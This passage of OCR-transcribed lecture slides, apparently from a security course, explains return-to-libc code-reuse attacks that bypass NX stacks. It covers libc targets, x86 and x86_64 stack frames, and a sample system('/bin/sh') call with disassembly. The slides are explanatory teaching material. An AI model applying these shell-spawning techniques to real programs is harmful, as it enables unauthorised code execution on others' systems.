
- Return-to-stack is no longer possible if stack is NX
    - Injected shellcode is not executable
- New attack idea: Returining to an existing code
    - Bypasses NX because existing code is always executable
    - This is often called a “code reuse attack”
    - Q) Can you think of any good code to return to?

A good target: libc (GNU C Library)

- libc: A standard library that most C programs use
  - Contains a wide variety of useful functions
    - Process execution: `execve( )`, `system( )`, `popen( )`, …
    - File I/O: `open( )`, `read( )`, `write( )`, `fopen( )`, `fread( )`, …
    - String operation: `strcpy( )`, `memcpy( )`, `memset( )`, …
    - MMIO: `mmap( )`
    - Memory protection: `mprotect( )`

Let’s craft a return-to-libc attack!

Note: x86_64 vs x86 calling conventions


Virtual memory
Lowest address
.text
.data
.rodata
.bss
heap
stack
Highest address
Created by a function call
Call frame / Stack frame (x86_64)
4
local variables (e.g., buf[2048])
3
saved frame pointer (RBP of previous call frame)
2
return address into the caller
1
funccall arguments (7^{th}-n^{th} params)


Callee's code: `sub rsp, 0x800`

Pushed by the callee at its prologue


Pushed by the call instruction

(args #1-#6 are in `rdi, rsi, rdx, rcx, r8, r9`)

Note: x86_64 vs x86 calling conventions


Virtual memory
Lowest address
.text
.data
.rodata
.bss
heap
stack
Highest address
Created by a function call
Call frame / Stack frame (x86)
4
local variables (e.g., buf[2048])
Callee's code: sub esp, 0x800
3
saved frame pointer (RBP of previous call frame)
Pushed by the callee at its prologue
2
return address into the caller
Pushed by the call instruction
1
funccall arguments (1st–nth params)
Pushed by the caller


Note: x86_64 vs x86 calling conventions



We will temporarily switch to x86 (32-bit) to demonstrate return-to-libc.


Return-to-libc attack (x86)

- Example: Invocation of `system("/bin/sh");`



```c
#include <stdlib.h>

int main(void) {
  system("/bin/sh");
  return 0;
}
```


compile



```
05 76 2e 00 00          add    eax,0x2e76
83 ec 0c                sub    esp,0xc
8d 90 08 e0 ff ff       lea    edx,[eax-0x1ff8]
52                      push   edx
89 c3                   mov    ebx,eax
e8 b0 fe ff ff          call   8049050 <system@plt>
```

Background: x86 Stack machine workflow

- Example: Invocation of `system("/bin/sh");`



Points to `.rodata` where `"/bin/sh"` is stored

EIP


```
